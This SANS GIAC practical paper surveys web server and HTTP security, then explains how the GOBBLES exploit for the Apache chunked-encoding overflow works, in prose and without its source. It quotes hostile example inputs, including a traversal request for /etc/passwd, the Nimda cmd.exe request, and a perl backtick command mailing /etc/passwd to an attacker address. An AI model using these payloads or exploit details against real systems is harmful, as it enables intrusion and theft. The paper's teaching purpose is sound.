Global Information Assurance Certification Paper

“Apache Web Server: A Chunk in the Armor”
Exploiting The Chunked Encoding Vulnerability

SANS GIHC practical assignment
Version 2.1 option 2

William Reilly
November 7th, 2002

Executive Summary

In the first part of this paper, we will discuss one of the most prevalent applications on the Internet, the web server. Web servers are used by many businesses and organization to make information available to clients, members, partners, and the general public. Web servers use HTTP to communicate with web browsers, so we will examine this protocol as well. Web servers can be an attractive target for potential attackers and need adequate safeguards in place. We will overview some of the types of vulnerabilities and issues to be concerned about with web servers and HTTP.

In the second part of this paper, we will discuss one vulnerability in particular, the Apache Chunked Encoding Vulnerability. We will highlight how this vulnerability works in general. The GOBBLES code to exploit this on BSD systems will be discussed in some detail. The appendices contain information that contain more detail but may be too lengthy to include in the body of the paper.

Part 1 – Target Port

I have selected port 80, also know as the HTTP port, for a few reasons. For one it is consistently at the top of the Top 10 Most Attacked ports on the Internet Storm Center (http://isc.incidents.org/top10.html). Figure 1 shows Top 10 Most Attacked ports for August 06, 2002.

Figure 1.
Top 10 Most Attacked ports from Internet Storm Center

One of the reasons for this is the popularity of web browsers as the user interface for applications, hardware devices such as network routers, and even operating systems. Another reason is that port 80 is very often made available to the general Internet.

The web server is often one of the most common entries into a network, one could liken it to a window only protected by a window screen offering access into an otherwise locked house. Many firewall configurations allow port 80 and 443 inbound and outbound for the web server. Secondly HTTP is often used to provide front-end access to applications or services that run deeper in an organizations network. Compromise of the web server can lead to access to these otherwise inaccessible systems. In many cases access does not require any type of authentication at all making anonymous break-in attempts very attractive for hackers.

Targeted Application – Web Server

The application that usually listens on port 80 is a web server. This is an application that implements a request/response service for information; it receives a request from a client, attempts to obtain the desired information, and sends it back as a response. This communication is done via the HyperText Transport Protocol or HTTP. The client end of the communication is called a user agent and is usually, though not a required to be, a web browser. According to Netcraft (http://www.netcraft.com/survey), the most commonly used web servers in use are the open-software project Apache followed by Microsoft's IIS server.

The request for information can be a simple GET method that specifies the desired document, or it can be a more complex POST method where information specified by the requester is submitted to the web server for processing and the results or a failure indication is returned. A typical web communication can be diagramed as follows.



Figure 2.
A request for a web page

Web servers are capable of much more then simply returning documents, they are also capable of running commands on the system via the Common Gateway Interface or CGI. These commands can be written in any programming or scripting language that is available on the system that the web server is running on. The CGI programs execute with the same permissions that the web server is running as. This can open up security holes if these CGI programs are not securely written.

Dynamic pages can also be created with languages such as PHP, which provides the capability of directly interfacing with a backend database in order to generate the content of a web page. JavaScript, perl, JSP, ASP, and TCP are other languages that are commonly used. Not all dynamic page generation is done on the server though; some languages such as JavaScript run in the web browser of the client.

Web servers are also used to control or configure a wide variety of devices and systems. They are becoming a standard way of implementing a user interface since most people are familiar with using one. Many network routers and switches manufactured by Cisco can be configured via a web browser now. Many application servers such as BEA's Web Logic and Oracles 9i Application Server are also managed with a web browser interface.

Some web servers, such as the Apache and Netscape servers, have module or plug in capabilities that allow enhancements or changes to easily be made to the web server application. This kind of flexibility makes it possible to put just about any kind of information available to anyone on the Internet easily.

HTTP sessions are able to be proxied transparently to the user agent. A proxy server is a machine that receives a HTTP request and fulfills the request even though it is not the originator for that information. To the client, the request looks as if it was serviced by the desired web server. Proxies are used to cache results to reduce the load on networks or web servers for performance and/or utilization reasons. Proxy severs can also be used to protect internal servers from outside access. For example a web server can sit in companies protected intranet with no direct connection to the Internet. Internet users would access a web address that would resolve to a proxy server that perfoms a Reverse Proxy service. This proxy server would receive a request and then pass that request to the internal server. The proxy would then return this response to the original requester.

Protocol Description (HTTP)

HTTP is an application layer protocol in the OSI model. It implements a request-response style of communication between a client user agent, usually a web browser, and a server, usually a web server application. In a simple form the communication consists of a method, a URI (Universal Resource Identifier), and a protocol version in clear text. Methods are:
GET - request information identified by URI
POST - request that server accept entity in this request to the URI as a new subordinate.

HEAD – same as GET except server does not return a message-body in the response
OPTIONS – request information about communication options available with server
PUT – request that the information provided be stored at the designated URI
DELETE – request that the designated URI be removed (no guarantee it actually happens)
TRACE – a diagnostic command that invokes a remote, application-layer loop back of the requested URI.

HTTP is a stateless protocol. That is each request from a user agent to a web server is totally independent from other requests to that web server, there is no knowledge of previous requests. One way to get around this is for a web server to use cookies to store and retrieve information on the client. Cookies are containers that store information in the user agent. There are limitations to this, for the most part a web server can only retrieve information that it stored there and not retrieve information that another site stored. However, in reality a browser can be tricked into revealing cookie information to a different site by attacks such as DNS spoofing or cross-site scripting. Other methods used to maintain state includes passing information as parameters to a requested page and using hidden fields in web forms.

HTTP uses numeric codes to describe the status of a response. The status code is three digits in length, and the first digit designates the general status category such as "OK" or "Bad Request". The remaining two digits indicate a more specific message such as "Unauthorized" or "Not implemented".

HTTP uses message headers to indicate characteristics, preferences, capabilities, or requirements for the web server and user agent to properly converse. The header items are in a MIME-like format. Headers can indicate allowable content types to be returned by a response, if a message is in a single or multiple part format, or a wide variety of information about the user agent or web server. Applications that implement the HTTP protocol must ignore headers that they do not know how to implement.

Brief History of the HTTP Protocol

Tim Berners-Lee originally described HTTP in a few pages in 1991 as HTTP 0.9 (http://www.w3.org/Protocols/HTTP/AsImplemented.html). This version defines only connect, request, response, disconnect communications and the GET method. A more fleshed out HTTP 1.0 was defined in a 1992 document by Tim Berners-Lee (http://www.w3.org/Protocols/HTTP/HTTP2.html) and later in RFC 1945 (http://www.w3.org/Protocols/rfc1945/rfc1945.txt). HTTP 1.1 was initially defined in RFC 2068, which is superceded by RFC 2616 (http://www.w3.org/Protocols/rfc2616/rfc2616.txt). Basic and Digest Access Authentication defined in RFC 2069 and later RFC 2617 (ftp://ftp.isi.edu/in-notes/rfc2617.txt). Some classic HTTP documents are archived at http://www.w3.org/Protocols/Classic.html.

Vulnerabilities and Security Issues

Personal Information

Web server transactions may contain personal information such as credit card information, social security number, or bank account numbers. This information can be stored in cookies on a client machine, in files on the web server itself, in a database on a separate system, or in some other location. This information needs to be protected adequately from unauthorized access using encryption and/or other forms of access control. The HTTP Referrer header can be used to study browsing patterns of people or may reveal a private URI's location.

Abuse of Logs

Web server log files can contain sensitive information as well. Some sites use the GET method to transfer the form data parameters back to the web server. The GET method places these parameters in the URI requested, and many web servers log the requested URI in their access logs. If these forms contained sensitive information, then so do the access logs. An access log may also contain the referrer page, which is the last page a browser had loaded before making the last request to this web server. The referrer page could be a URI from a form, a private intranet page, or contain other sensitive information. Web server access and error logs need to be protected from unauthorized access.

Transfer of Sensitive Information

Many e-commerce, e banking, and government service web sites transfer customer's financial and/or personal information. This information is vulnerable to sniffing if it is transmitted in the clear over the HTTP protocol. Sniffing is when the network traffic is intercepted en route between the user agent and the web server and viewed by a third party. Many sites use HTTP in an encrypted session, HTTPS, to transmit sensitive information, though this is not always the case. HTTPS is usually not subject to sniffing as the encryption technology used is difficult to break given today's hardware. Technology is constantly changing, however, and advances in the future may render current encryption technologies obsolete.

In addition, HTTP headers may indicate information about the computer systems or networks of the web server or the user agent such as operating system version. An attacker to better perform reconnaissance of potential targets could use this information. Proxies used to allow HTTP access into a protected internal network may reveal information about that network and should sanitize HTTP header information.

Encoding Sensitive Information in URI's

When HTML forms are submitted to a web server via the HTTP GET method, the form input is encoded in the requested URI. Anyone that can see this URI can get access to the information that was entered or information that was present in any hidden form fields on the form. The URI may be present in web server access or error logs, and or proxy logs. Also anyone with physical access to the network in between the user agent or web server may be able to intercept the communication packets and inspect the

contents. Anyone with access to either the user agent or web server system may be able to do so as well. Most browsers also maintain a history of URIs accessed which could be another way to access this information.

Attacks Based on File and Path Names

Web servers can be tricked into revealing files and system information such as directory layout or running commands on the system. Requests for **/../../../../../../etc/passwd** at one time would cause a web server to happily display the contents of /etc/passwd on some Unix systems. This would be fed into a password-cracking program by the attacker to get userid and passwords to use to access a shell on the web server. A request for **/c/winnt/system32/cmd.exe?/c+dir** was a request used by the Nimda worm against vulnerable Microsoft IIS servers. Web servers need to be carefully configured to ensure that access is only given to information that was intended to be accessible.

DNS Spoofing

Web communication is also vulnerable to spoofing types of attacks. If a user agent is redirected to a different site, but one that looks like the one they wanted to go to, the user may not realize it and enter in sensitive information. An attacker could achieve this by spoofing a DNS name resolution reply to the browsers DNS query for the web site. This reply would contain the address to a site controlled by the attacker that looks like the desired site. Another form of spoofing is to register domain names very similar to popular sites such as www.whitehouse.com instead of www.whitehouse.gov or www.mircosoft.com instead of www.microsoft.com.

Authentication Credentials and Idle Clients

HTTP allows a form of authentication documented in RFC 2617 (ftp://ftp.isi.edu/in-notes/rfc2617.txt). Most user agents will cache this authentication indefinitely, or until the user agent is restarted. This may be a longer period then the web server operators would like, and could lead to unauthorized access in cases of shared user agent systems.

Proxies and Caching

Proxies can introduce serious security concerns. Since many proxies cache information to reduce the amount of requests that have to be handled by a web server or network, this cached information needs to be protected from tampering and unauthorized access. This information can persist long after an individual believes that it has been removed from the network. Proxy logs can also contain personal or proprietary information and other types of sensitive information and needs to be protected.

Denial of Service Attacks

Web servers are attractive targets for denial of service attacks. For some businesses or organizations a denial of service attack can be extremely costly. In February 2002 web sites such as Amazon.com, eBay, and some other high profile sites were the victims of denial of service attacks that lasted for up to three hours. During the attacks most legitimate traffic could not reach the sites due to the high amount of junk traffic that

overwhelmed their upstream connections. While many machines sending junk traffic caused these denial of service attacks, there are other methods to do so including physical destruction of equipment.

Form and Information Tampering

Web sites can be vulnerable to tampering of information from the client end of the communication. Because of the statelessness of HTTP, often information such as item pricing is stored in client-controlled areas such as cookies or hidden form fields under the assumption that the client will not make modifications to this information. Even a novice user can easily view hidden form fields via the view source capability of most browsers. There are a variety of user agents in addition to standard web browsers that can allow a user to access, modify, and submit information present in the elements of a HTTP session such as HTTP form fields, cookies, and URI. This can be used to allow access to other users accounts on applications that do not adequately verify the authenticity of client information.

An example of this kind of attack is a shopping cart application that stores the price of an item as a hidden field. A customer using this cart can select a high price item as normal, view the shopping cart and modify the price value in the hidden field to a much lower price, then submit the modified page to continue to the checkout phase with the new price for the item. Unless the application on the web server is able to detect this kind of tampering, the site may lose quite a bit of revenue. Talk about “name your own price!”

Some sites do not even use hidden ways to pass state information in their forms. State information can be passed as part of the URL parameters in an HTTP GET request. An example of this would be a URL such as http://www.insecurebanking.com/cgi-bin/signin.pl?userid=johndoe&password=xyzzy. Using the GET method instead of the POST method in a form makes it trivial for a user to modify the parameters sent back and forth to the web server.

Another popular way of maintaining state information is the use of cookies, which, unfortunately, can also be tampered with. Some sites use cookies to store identity information, if a one of these cookies are changed an attacker could get access to other peoples accounts. Web sites that use cookies in this manner should make sure that cookies used are cryptographically secure. Also identification information such as account number or session IDs should not be easily guessable.

CGI Issues

Supporting CGI on a web site is asking that programs be executed on that system at the request of anyone with web access. Since many CGI programs accept some form of input, this can have serious implications. At a minimum input from users must be sanitized to ensure that only valid, acceptable input is further processed. Some types of attacks against CGI include SQL injection, cross site scripting, buffer overrun attack, and submission of special characters.

SQL injection is when SQL commands are sent as form input by an attacker. This may lead to these SQL commands being run on the database backend of an application with the output being displayed in the attackers browser. Access to information that should not be made available can be gained this way.

Cross site scripting is another attack on CGI or forms. A site is vulnerable to this kind of attack if it contains a script that outputs part of the HTTP request without checking it to ensure that it does not contain JavaScript or HTML markup code. An attacker creates a link to a vulnerable script and lures a victim to click on it. This link is constructed such that it contains the script or HTML code. When the unsuspecting user clicks on the link, the code is executed by the vulnerable site in the context of that site. Cross site scripting can be used to steal a users cookies or to obtain other information because anything in the context of the vulnerable site has access to information stored by it. The code the attacker creates usually submits this information to an application running on the attackers site that records it.

A buffer overrun attack is when too much input is sent in so that a memory buffer is overfilled and spills into other areas in an applications memory. In some cases the application simply crashes, in other arbitrary commands can be run on the web server system. Buffer overruns can be directed at the web server itself, CGI programs run by the web server, or other parts of the web application. In the second part of this paper, we will examine just such an attack.

Some characters can have special meaning in programming languages that are used to create CGI. For instance in perl, a popular language for CGI programs, the back tic (`) can be used to run commands in a sub shell. If an attacker sent the input `/usr/bin/mail attacker@attacker.com < /etc/passwd` to vulnerable CGI written in perl, they might be rewarded with the web servers password file being mailed to them.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Part 2 – Specific Exploit

Exploit Details

The exploit that we will discuss takes advantage of a bug in the Apache web server called the "Apache Web Server Chunk Handling Vulnerability". This vulnerability is identified by the CERT Coordination Center as Advisory CA-2002-17 (http://www.cert.org/advisories/CA-2002-17.html) and Vulnerability Note VU#944335 (http://www.kb.cert.org/vuls/id/944335) and by Common Vulnerabilities and Exposures as CAN-2002-0392 (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0392)

Apache 1.2.2 and above, Apache 1.3 through 1.3.24, and Apache 2.0 through 2.0.36 are vulnerable to the chunked encoding bug. The extent of the vulnerability ranges from death of child process due to segmentation violation to arbitrary code insertion and execution via buffer overflow attack. The results of these vulnerabilities can be either a denial of service attack or remote command execution and web server compromise with the same privileges as the web server application.

Operating Systems confirmed to be vulnerable to remote command execution include FreeBSD 4.3 – 4.5, OpenBSD 2.6 – 3.1, NetBSD 1.5.2, Linux 2.4, Sun Solaris 6 – 8 both Sparc and x86 versions, as well as all Microsoft Windows platforms. These systems are only reported to be vulnerable to remote command execution if they are running a 1.3 based version of Apache, if they are running a 2.0 based version of Apache they would only be vulnerable to denial of service attack. (http://httpd.apache.org/info/security_bulletin_20020620.txt)

Other applications that ship using Apache as a web server are vulnerable as well. These include Unisphere Networks SDX-300 versions prior to 2.0.3, Dell Server Agents prior to version 4.5, Macromedia ColdFusion Server MX products, NetScreen NetScreen-Global PRO Policy Manager Server and NetScreen-Global PRO Express Policy Manager Server, Oracle 9i Application Server 1.0.2 and 9.0.2, HP OpenView Network Node Manager 6.01 through 6.3, HP OpenView Service Information Portal 1.0 – 3.0, HP VirtualVault 4.5 and 4.6, OpenPKG OpenPKG 1.0 (http://online.securityfocus.com/bid/5033/info/).

While not all platforms are vulnerable to remote command execution, those that are not can be vulnerable to denial of service attacks. All an attacker needs to do is flood a web server with an exploiting request and the server can be overwhelmed as it tries to start up new Apache processes to replace those that are killed off from the exploit.

The vulnerability is present in Apache web server's implementation of chunked encoding, which is part of the HTTP 1.1 protocol and is described in RFC 2616 (http://www.ietf.org/rfc/rfc2616.txt). Chunked encoding is mechanism to break messages up into a series of multiple parts, called chunks, followed by an optional trailer of entity-header fields. If present in an HTTP message, chunked encoding must be the last encoding type present. Each chunk is preceded by the size of that chunk as

a hex based number string. All HTTP 1.1 applications must be able to receive and decode chunked encoded messages.

The exploit is a buffer overrun vulnerability that takes advantage of a bug in the apache code that deals with invalid requests that are encoded using chunked encoding. A carefully crafted invalid request can cause an Apache child process to call the memcpy() function in a way that will write past the ends of its buffer, corrupting the stack. (Jeeves, http://online.securityfocus.com/archive/1/277939/2002-06-15/2002-06-21/2)

Description of Variants

The exploit code that we will discuss is apache-nosejob.c (http://packetstorm.decepticons.org/0206-exploits/apache-nosejob.c) published by GOBBLES Security. It implements an exploit against Apache 1.3 servers running on FreeBSD, OpenBSD, and NetBSD systems.

An initial version of apache-nosejob.c was apache-scalp.c also by GOBBLES Security. apache-scalp.c (http://packetstormsecurity.org/0206-exploits/apache-scalp.c) provided target parameters only for OpenBSD. apache-nosejob.c added FreeBSD and NetBSD target parameters. There is less flexibility in this version for values used such as the Delta, which makes sense as it is specifically targeted for OpenBSD systems. The shell code is different in this variant as well. Both versions do have the capability to brute force other vulnerable targets which do not have the needed parameters included with the exploit code.

Another variant is apache-worm.c (http://packetstormsecurity.org/worms/apache-worm.c) against FreeBSD 4.5 and Apache 1.3.20-24 systems. This variant can automatically seek out new vulnerable targets and replicate itself to them. The code is basically the original GOBBLES code with worm replication code added to it. The addition of worm code allows this variant to automatically spread itself to other vulnerable hosts on the Internet. It listens on UDP port 2001 for remote instructions while scanning IP ranges for other vulnerable web servers. When it finds one, it will send itself in UUEncoded form, unencode itself, and then execute the worm copy. Files used are /tmp/.uua and /tmp.a. Possible remote instructions include collecting email address on infected computer, sending SPAM email, network flooding, and execution of remote shell commands. (http://securityresponse.symantec.com/avcenter/venc/data/freebsd.scalper.worm.html)

A variant unrelated to the GOBBLES exploit is apache1324_exp_bsd.txt (http://hsj.shadowpenguin.org/misc/apache1324_exp_bsd.txt) by hsj for FreeBSD systems. It creates a HTTP GET request, followed by 32 lines of NOP sled followed by a 116 byte shell code, and 32 lines of 907 zeros and the return address 0x08129fc8, a HTTP Chunked Transfer-Encoding header, and a bad length indicator.

Protocol Details

In part I we looked at the HTTP protocol in general. We will examine relevant parts of it in more detail now. The HTTP protocol allows for either end of the communications to specify characteristics of the messages being sent. These characteristics are specified by the use of HTTP parameters in header fields. Some of the parameters that can be specified include content codings, media types, canonicalization and text defaults, multipart types, product tokens, quality values, language tags, entity tags, and range units, and transfer encoding.

HTTP Parameters

Content codings indicate that a message has been transformed usually with a compression method. The underlying media type is preserved and no information is lost. Supported methods of compression are gzip, compress, deflate, and identity.

Media types are used in the Content-Type and Accept header fields. They are used to identify what kind of content is to be sent, such as text or html. This information is used by a user-agent to determine if a helper application is need to display the content, and which one to use. They can also be used by a user-agent to restrict the kinds of content that is sent from the server. Multipart types are a media type used for encapsulating one or more entities in a single message body. Each entity must include a boundary parameter that will identify the entire entity. This parameter is defined in the multipart parameter and precedes each line of the contents of the entity.

Product tokens allow applications to identify themselves by software name and version. For instance the user agent can identify itself as “Mozilla/4.75” to the web server it is making a request to. This kind of information would be useful to a dynamic web page generator to ensure that it only send content that the user agent can properly render. Product tokens are used in the User-Agent and Server header fields.

Quality values are floating point numbers that are used to indicate the preference of various parameters. These numbers range in value from 0, not acceptable, to 1, most acceptable. There is a limit of 3 digits following the decimal place for these values. Quality values are used in most of the Accept class of headers.

Language tags are used to identify a natural human language. While any language is valid whether it is spoken, written, or conveyed by some other method, computer languages are explicitly excluded. The beginning part of the language identifier is always the two-letter ISO-639 language abbreviation. These tags are used in the Accept-Language and Content-Language headers fields.

Entity tags are used for comparing entities from a requested resource. They can indicate a strong or a weak comparison. These are used in the Etag, If-Match, If-None-Match, and If-Range header fields. These tags are identifying strings and indicate if entities are exactly the same if a strong tag is used, or are close enough if a weak tag is used.

Range units are used in the Range and Content-Range header fields to allow a client to request only a part of response to actually be sent by a web server. The response entity can be broken up into parts, only some of which are of interest to the user agent, and only those specified parts would be sent.

Transfer codings are used to ensure safe transport of the message through the network. A transfer coding is a change to the HTTP message that has to be undone by the web server or user agent to properly process the message. Currently defined types of transfer codings are chunked, identity, gzip, compress, and deflate. (RFC 2616, page 24) Gzip, compress, and deflate are methods of compressing the message. Identity is a default encoding that makes no change to the message at all. Chunked encoding is used to break the body of a message into a series of parts. The size of each chunk has to be transmitted so that the receiving end can verify that all the information has been received. Any time that a transfer encoding is applied to a message-body, the chunked encoding must also be applied to it unless closing the connection terminates the message. Chunked encoding must only be applied once to a message-body, and it must be the last type of transfer encoding applied to that message body as per the RFC.

HTTP Header Fields

Now that we have examined the parameters that make up the HTTP headers, we will examine what some of the headers are used for. Some of these headers are only specified by a user agent, some only by a server, and others are specified by either. Request headers include Accept, Accept-Charset, Accept-Encoding, Accept-Language, Authorization, Expect, From, Host, If-Match, If-Modified-Since, If-None-Match, If-Range, If-Unmodified-Since, Max-Forwards, Proxy-Authorization, Referer, TE, and User-Agent. Response headers include Accept-Ranges, Age, ETag, Location, Proxy-Authenticate, Retry-After, Server, and WWW-Authenticate. Headers that apply to individual entities present in an HTTP message include Allow, Content-Encoding, Content-Language, Content-Length, Content-Location, Content-MD5, Content-Range, Content-Type, Expires, and Last-Modified. General headers that can be used by both requestor and responder include Cache-Control, Connection, Date, Pragma, Range, Trailer, Transfer-Encoding, Upgrade, Vary, Via, and Warning. While we will cover some of these headers, RFC 2616 is the authorative reference for more details.

It should be noted that while the protocol defines how to construct values defined in these headers, it does not define limits on all values. In many cases a value would be a string of characters. The protocol does not define a length of this string though. Also for numeric values, with the exception of the quality value, there are no restrictions on the range of the value that can be specified from the point of the protocol. The protocol assumes some level of trust; that the client and server will not willfully deceive each other about the contents of headers. This becomes crucial to the working of the exploit that we will be examining. It uses a parameter value that is legal from the protocol standpoint, but that is invalid in the context of the parameter (it specifies the length of a data chunk as a negative size).

Entity Headers
The Allow header is used by a server to list the set of methods (GET, POST, HEAD, etc…) supported by the identified resource. This is typically sent as part of a 405 "Method Not Allowed" response back to a client. It may also be present in a PUT request to recommend the methods to be supported by the resource though the server is not required to support these methods. It does not prevent a client from trying unsupported methods. Proxies are not allowed to modify this header even if it does not understand the methods specified.

The Content family of headers specifies characteristics of the entity body present in a HTTP message. The Content-Encoding header indicates content codings that have been applied to the entity body. If multiple encodings have been applied, they must be specified in the order that they were applied. Later in this paper we will look a content encoding known as "chunked encoding". Other content headers are Content-Language which specifies language or languages present in the content of the entity, Content-Length which specifies the size of an entity body in octets, Content-Location which may indicate the location of a resource enclosed in a message where it is available separately from this request, Content-MD5 which is an MD5 digest of the entity body for verification of the integrity of the entity, Content-Range which is sent with a partial entity body to specify where in the full entity body it should be applied, and Content-Type which indicates the media type of the entity body.

The Expires header indicates a lifetime for an entity after which it should not be returned by a cache with out it first being validated with the origin server. The Last-Modified header indicates the date and time that a resource has been last changed according to the origin server.

General Headers
Caching mechanisms, like a caching proxy server, are controlled by the Cache-Control header field. Directives in this header specify behavior to prevent caches from interfering with the request or response. Cache-Control directives are unidirectional, as the presence of one in a request does not imply that it should be present in the response. Proxies and gateways must pass these directives through as the directive could apply to all recipients along the request/response chain. Some directives apply only to a response such as "must-revalidate" or a request such as "only-if-cached", while others can apply to either such as "no-store". In general caching directives specify either restrictions on what is cacheable, restrictions on what may is stored by a cache, modifications to expiration mechanism of a cache, controls over cache revalidation and reload, controls over the transformation of entities, or extensions to the caching system.

The Connection header is used to specify options that are used just for that particular connection and are not passed through by other devices in a request/response chain. Connection options are designated by a token defined in the Connection header. Proxies and other devices must parse this header and remove any of the connection specific options before forwarding on the message.

The Date header contains the date and time when the message originated in RFC 1123 date format. The Pragma header is used to specify optional behavior that may apply to any recipient in the request/response chain. The Range header is used by a server to indicate what portion of an entity is being transmitted and where in the entire entity it fits. It can also be used by a client to request a portion of an entity. The Via header is used as a tracking mechanism as a message is forwarded by gateways or proxies.

The Transfer-Encoding header indicates that a transformation has been applied to a message body. This differs from Content-Coding as the entire message is coded, not just an entity in the message. The transfer-codings are listed in the order that they have been applied to the messages. The same kind of transformations as is available for Content-Encoding are available for Transfer-Encodings including the “chunked” method. The Trailer header indicates that a designated set of header fields is present in the trailer of a chunked encoded message.

Chunked Transfer Encoding is specified with the “Transfer-Encoding: chunked” HTTP header. Following this line would be the data broken up into chunks, each chunk itself is preceded by the size of the chunk and an optional chunk extension.
1chunk size [extension]
1chunk data
2chunk size [extension]
2chunk data
Nchunk size [extension]
Nchunk data
0

Request Headers
The set of accept header fields are used to specify or restrict certain characteristics of content that can be sent in a response. A user agent can also indicate the preference of particular types; available types with a higher preference would be sent from the server before one with a lower preference. The Accept header specifies allowable media types such as text/html. The Accept-Charset header is used to indicate that the client is able to display documents in other character sets such as Unicode. The Accept-Encoding header is used to specify acceptable content-codings such as gzip. The Accept-Language header is used to restrict the natural language that can be used in the response. The Accept-Ranges header is the only one of the accept headers that does not allow specification of preferences. It allows a server to define what portions of a request that a client wants the server to send in the response.

A user agent, to pass identification credentials to a server, uses the Authorization header. Typically the credentials are a userid and password pair. HTTP access authentication is described in RFC 2617 (ftp://ftp.isi.edu/in-notes/rfc2617.txt). Access can be specified for a realm of resources being requested in which case the same credentials are used for that entire realm. In the same way, the Proxy-Authorization

header is used to pass identification credentials to a proxy that requires authentication in order to use its services.

The From header should contain an email address for a human owner of the requesting user agent. This header is particularly important for robots so that the owner of a robot can be contact if problems occur on the receiving end. The Host header specifies the Internet hostname and port of the resource being requested.

The response Etag header provides an identification value for a requested entity. This value is used by the If-Match and If-None-Match headers to determine if an entity is or is not current with previously requested entities. It is also used with the Vary header to determine if a cache is permitted to use a response to reply to later requests without having to revalidate it. Other comparison headers are the If-Modified-Since, If-Range, and If-Unmodified-Since request headers.

The Max-Forwards header is used in conjunction with the TRACE and OPTIONS methods to debug problems. It can be used to limit the number of proxies or gateways that can forward a request to an origin server, much the way that traceroute does with Time To Live settings in ICMP packets.

The Referer header is used by a client to specify the URI from which the requested URI was obtained from. The Referer header should not be sent though if a user entered the requested URI from the keyboard or any other method that does not have it's own URI. The User-Agent header is used to identify the name and version of the software originating the request. A client can use the TE header to indicate what kinds of transfer-encodings it will accept from a server and what if any trailer fields in a Chunked encoded message.

Response Headers

A server can indicate the age of a resource with the Age header. The Location header is used in redirects, it specifies the new URI that the resource can be located at. The Proxy-Authenticate header is must be included in a 407 Proxy Authentication Required message from a proxy. The proxy will indicate the authentication scheme that it requires. The WWW-Authenticate header is used by a server to challenge the user agent with an authentication scheme to allow access to requested URL. The Retry-After header can indicate how long a user agent should wait before again requesting a resource that was unavailable or for which it has been redirected.

A web server can provide product and version information via the Server header. Proxies forwarding the response back should never modify this information. This information can help attacker better tailor an attack on the server so it may be a better idea to not provide this. Many servers, such as Apache, allow an administrator to configure what information will be provided in the Server header.

How the Exploits Works

This is a buffer overrun attack type of exploit, in which the stack is corrupted such that the return address for some function points to code that is injected by the attack. This injected code is usually written to run a shell command.

The stack is a data structure used by the computer to hold temporary information during the execution of a program. Information on the stack includes, among other things, parameters passed to functions and the address to return to when the function is finished. Because the return address is stored in the stack, manipulation of this address leads to change in program execution. In a buffer overrun attack, the stack is corrupted due to data being copied into a buffer that is too small to hold all of it. The extra data spills onto the stack, overwriting its contents. By carefully crafting the data such that it contains the address to jump to the shell code this value can overwrite the return address for the function currently executing. When this return address is read off the stack, the computer will execute the injected code, not return to the proper location in the program.

The apache-nosejob.c, henceforth referred to as "The Exploit", creates an HTTP GET request that contains a series of lines containing a NOP sled followed by some machine code that will run a shell on the remote server, a series of lines containing a sequence of zeros and return address, a Transfer-Encoding HTTP header, and two chunks of data, one with an invalid length. See Appendix A for detailed description of the contents of this request. The Exploit takes advantage of a bug in the way apache implements the HTTP protocol and the behavior of BSDs memcpy.

In apache's code there is a routine that determines the amount of information that is to be read while handling chunked requests. Unfortunately a comparison is made between unsigned and signed values. If a negative value is designated as the length to be read, this value is passed to memcpy as the length to copy parameter. This negative length just happens to be used in The Exploit to manipulate the stack such that the length parameter is partially overwritten (to make it a smaller value and non-negative) and to corrupt the stack with a different return value for the memcpy call. The way memcpy has been optimized in BSD causes it to do a copy in 2 parts, one part to copy data in 4 byte chunks, a second to copy any leftover bytes, 0 – 3 bytes. The leftover bytes are copied first, then the 4 byte chunks. The way the length parameter is overwritten, when memcpy reads the length value off the stack for the second part of the copy, it is smaller then the original value which prevents a segmentation violation. This happens because of the particular value selected (delta in The Exploit source code) for the length parameter passed to memcpy. It arranges for the MSB of the length value (0xffffff6e) to be overwritten with the value 0 to make the new length 0x0000ff6e or about 64K. This length is now reloaded by memcpy to copy the 4-byte chunks of data. This copy overwrites the return value on the stack to the location that the exploit code is stored in memory. The result is the remote shell. A much more detailed write up this is provided in a BugTraq posting by Apache developer Ben Laurie at http://online.securityfocus.com/archive/1/278270/2002-06-22/2002-06-28/0.

What The Exploit has done is laid in memory a series of NOP sleds followed by shell code and a series of return address values to get to one of the NOP sled/shell codes. The HTTP Chunked-Transfer header is then used to make the server process the rest of the request as chunks so that the vulnerable code will be executed. A dummy chunk is processed and then finally the invalid chunk, which causes corruption of the stack with one of the previously specified return addresses which return the call to one of the NOP sleds. This is diagramed in Figure 3. It doesn't seem to matter how many copies of the NOP sled/shell code are sent, but there does need to be at least 2 lines containing the return addresses for the exploit to work. What is crucial for The Exploit is the value used for the invalid length and this value is dependent on the targets operating system.

